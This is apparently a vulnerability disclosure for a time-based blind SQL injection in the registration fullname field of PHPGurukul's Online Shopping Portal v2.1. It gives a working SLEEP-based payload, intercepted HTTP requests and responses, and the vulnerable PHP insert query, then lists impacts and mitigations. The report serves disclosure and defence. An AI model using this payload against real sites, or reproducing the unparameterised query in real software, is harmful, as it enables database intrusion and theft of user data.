SQL Injection Vulnerability Report

Affected Product

Attribute	Details
Product Name	Online Shopping Portal Project
Vendor	PHPGurukul
Version	v2.1
Affected File	Online Shopping Portal project-V2.0\shopping\login.php
Affected Parameter	fullname
Method	POST
Vulnerability Type	Time-Based Blind SQL Injection

Official Website

https://phpgurukul.com/shopping-portal-free-download/


Vulnerability Overview

A SQL Injection vulnerability exists in the **fullname** parameter of the **Online Shopping Portal Project v2.1**, allowing remote attackers to execute arbitrary SQL commands. By injecting time-delay payloads, attackers can determine the presence of a SQL Injection flaw by observing server response delays.

Steps to Reproduce

1. **Access the Vulnerable URL:**

```
http://www.eyou.com/login.php
```



SIGN IN

Hello, Welcome to your account.

Email Address *

Password *

Forgot your Password?

LOGIN

CREATE A NEW ACCOUNT

Create your own Shopping account.

Full Name *: admin123

Email Address *: admin123@gmail.com

Email available for Registration .

Contact No. *: 1234567890

Password. *: •••••


Confirm Password. *: •••••

SIGN UP

SIGN UP TODAY AND YOU'LL BE ABLE TO :

2. **Intercept the Request:**

   Enable Burp Suite and set up the browser to route traffic through it.


Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater AutoRepeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options AutoRepeater HaE Fiora xia SQL
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches

Request to http://www.eyou.com:80 [127.0.0.1]


```
POST /login.php HTTP/1.1
Host: www.eyou.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://www.eyou.com
Connection: close
Referer: http://www.eyou.com/login.php
Cookie: Hm_lvt_9bb651f2bb5622d49b0299560d6559cd=1739270966,1739546745;
myInfo=%7B%22userId%22%3A%2212345%22%2C%22paymethod%22%3A%221%22%2C%22pn%22%3Anull%2C%22name%22%3Anull%2C%22place%22%3A%22%22%2C%22block%22%3Anull%2C%22floor%2
2%3Anull%2C%22jifen%22%3Anull%2C%22email%22%3Anull%2C%22price%22%3A%220%22%2C%22orderArrivedTime%22%3A%221%3A30-2%3A00%22%2C%22orderRemark%22%3A%22%22%7D;
shopInfo=%7B%22shopId%22%3A%221001%22%2C%22shopName%22%3A%22%E6%B9%96%E5%8C%97%E5%A4%A7%E5%8E%A6%22%2C%22shopPhone%22%3Anull%2C%22shopTip%22%3A%22%E5%93%88%E5%
93%88%22%2C%22shopState%22%3A%221%22%2C%22shopIcon%22%3A%221001.jpg%22%2C%22shopBlock%22%3A%22%3F%23A%23B%23%22%2C%22shopFloor%22%3A%22%3F%231%232%233%22%7D;
shopId=1001; userId=12345; PHPSESSID=kcrhkp86kk3o2197v01b130tvr
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fullname=admin123&emailid=admin123%40gmail.com&contactno=1234567890&password=12345&confirmpassword=12345&submit=
```

3. **Modify the Parameter:**

   Send the request to Burp Suite Repeater and modify the fullname parameter with the following payload:

```
' RLIKE SLEEP(5) AND 'VteC'='VteC
```




```
POST /login.php HTTP/1.1
Host: www.eyou.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101
Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 135
Origin: http://www.eyou.com
Connection: close
Referer: http://www.eyou.com/login.php
Cookie: Hm_lvt_9bb651f2bb5622d49b0299560d6559cd=1739270966,1739546745;
myInfo=%7B%22userId%22%3A%2212345%22%2C%22paymethod%22%3A%221%22%2C%22pn%22%3Anull%2
C%22name%22%3Anull%2C%22place%22%3A%22%22%2C%22block%22%3Anull%2C%22floor%22%3Anull%
2C%22jifen%22%3Anull%2C%22email%22%3Anull%2C%22price%22%3A%220%22%2C%22orderArrivedT
ime%22%3A%221%3A30-2%3A00%22%2C%22orderRemark%22%3A%22%22%7D;
shopInfo=%7B%22shopId%22%3A%221001%22%2C%22shopName%22%3A%22%E6%B9%96%E5%8C%97%E5%A4
%A7%E5%8E%A6%22%2C%22shopPhone%22%3Anull%2C%22shopTip%22%3A%22%E5%93%88%E5%93%88%22%
2C%22shopState%22%3A%221%22%2C%22shopIcon%22%3A%221001.jpg%22%2C%22shopBlock%22%3A%2
2%3F%23A%23B%23%22%2C%22shopFloor%22%3A%22%3F%231%232%233%22%7D; shopId=1001;
userId=12345; PHPSESSID=kcrhkp86kk3o2197v01b130tvr
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fullname=' RLIKE SLEEP(5) AND
'VteC'='VteC&emailid=admin123@gmail.com&contactno=1234567890&password=12345&confirmp
assword=12345&submit=
```

4.Send the Modified Request:

- Forward the modified request in Burp Suite Repeater.
- Observe the delay in the response time.
- The server will delay its response by 5 seconds, confirming successful execution of the SLEEP() function, indicating a **time-based SQL injection vulnerability**.


Burp Suite Professional v2.0beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater AutoRepeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options AutoRepeater HaE Fiora xia SQL
Go Cancel
Target: http://www.eyou.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render MarkInfo
Type a search term
0 matches
Done
20,769 bytes
5,013 millis

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 135
Origin: http://www.eyou.com
Connection: close
Referer: http://www.eyou.com/login.php
Cookie: Hm_lvt_9bb651f2bb5622d49b0299560d6559cd=1739270966,1739546745;
myInfo=%7B%22userId%22%3A%2212345%22%2C%22paymethod%22%3A%221%22%2C%22pn%22%3Anull%2
C%22name%22%3Anull%2C%22place%22%3A%22%22%2C%22block%22%3Anull%2C%22floor%22%3Anull%
2C%22jifen%22%3Anull%2C%22email%22%3Anull%2C%22price%22%3A%220%22%2C%22orderArrivedT
ime%22%3A%221%3A30-2%3A00%22%2C%22orderRemark%22%3A%22%22%7D;
shopInfo=%7B%22shopId%22%3A%221001%22%2C%22shopName%22%3A%22%E6%B9%96%E5%8C%97%E5%A4
%A7%E5%8E%A6%22%2C%22shopPhone%22%3Anull%2C%22shopTip%22%3A%22%E5%93%88%E5%93%88%22%
2C%22shopState%22%3A%221%22%2C%22shopIcon%22%3A%221001.jpg%22%2C%22shopBlock%22%3A%2
2%3F%23A%23B%23%22%2C%22shopFloor%22%3A%22%3F%231%232%233%22%7D; shopId=1001;
userId=12345; PHPSESSID=kcrhkp86kk3o2197v01b130tvr
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fullname=' RLIKE SLEEP(5) AND
'VteC'='VteC&emailid=admin123@gmail.com&contactno=1234567890&password=12345&confirmp
assword=12345&submit=
```


```
HTTP/1.1 200 OK
Date: Thu, 20 Feb 2025 13:01:52 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
X-Powered-By: PHP/8.0.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 20413

<script>alert('You are successfully register');</script>

<!DOCTYPE html>
<html lang="en">
        <head>
                <!-- Meta -->
                <meta charset="utf-8">
                <meta http-equiv="Content-Type"
content="text/html; charset=UTF-8">
                <meta name="viewport" content="width=device-width,
initial-scale=1.0, user-scalable=no">
                <meta name="description" content="">
```

Code

In the Online Shopping Portal project-V2.0\shopping\login.php page, the fullname parameter is not verified and is directly inserted into the database for execution



```
<?php
session_start();
error_reporting(0);
include('includes/config.php');
// Code user Registration
if(isset($_POST['submit']))
{
$name=$_POST['fullname'];
$email=$_POST['emailid'];
$contactno=$_POST['contactno'];
$password=md5($_POST['password']);
$query=mysqli_query($con,"insert into users(name,email,contactno,password) values('$name','$email','$contactno','$password')");
if($query)
{
        echo "<script>alert('You are successfully register');</script>";
}
else{
echo "<script>alert('Not register something went worng');</script>";
}
}
// Code for User login
if(isset($_POST['login']))
{
```

Impact

- **Data Theft:** Unauthorized access to sensitive user or system data.
- **Data Manipulation:** Modification or deletion of database records.

- **Credential Exposure:** Extraction of usernames, passwords, or authentication details.
- **Server Compromise:** Potential exploitation of underlying server systems.
- **Reconnaissance:** Enumeration of database structures (tables, columns, schemas).
- **Financial Loss:** Downtime and potential monetary losses.
- **Loss of Reputation:** User trust degradation due to service disruption or data breaches.

Recommended Mitigations

- **Use Prepared Statements (Parameterized Queries).**
- **Sanitize User Inputs:** Validate and filter all incoming data.
- **Implement Web Application Firewall (WAF).**
- **Use the Principle of Least Privilege (PoLP) for database users.**
- **Regularly Update and Patch the Application.**
- **Monitor Logs for Suspicious Activities.**

For detailed guidelines, refer to:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html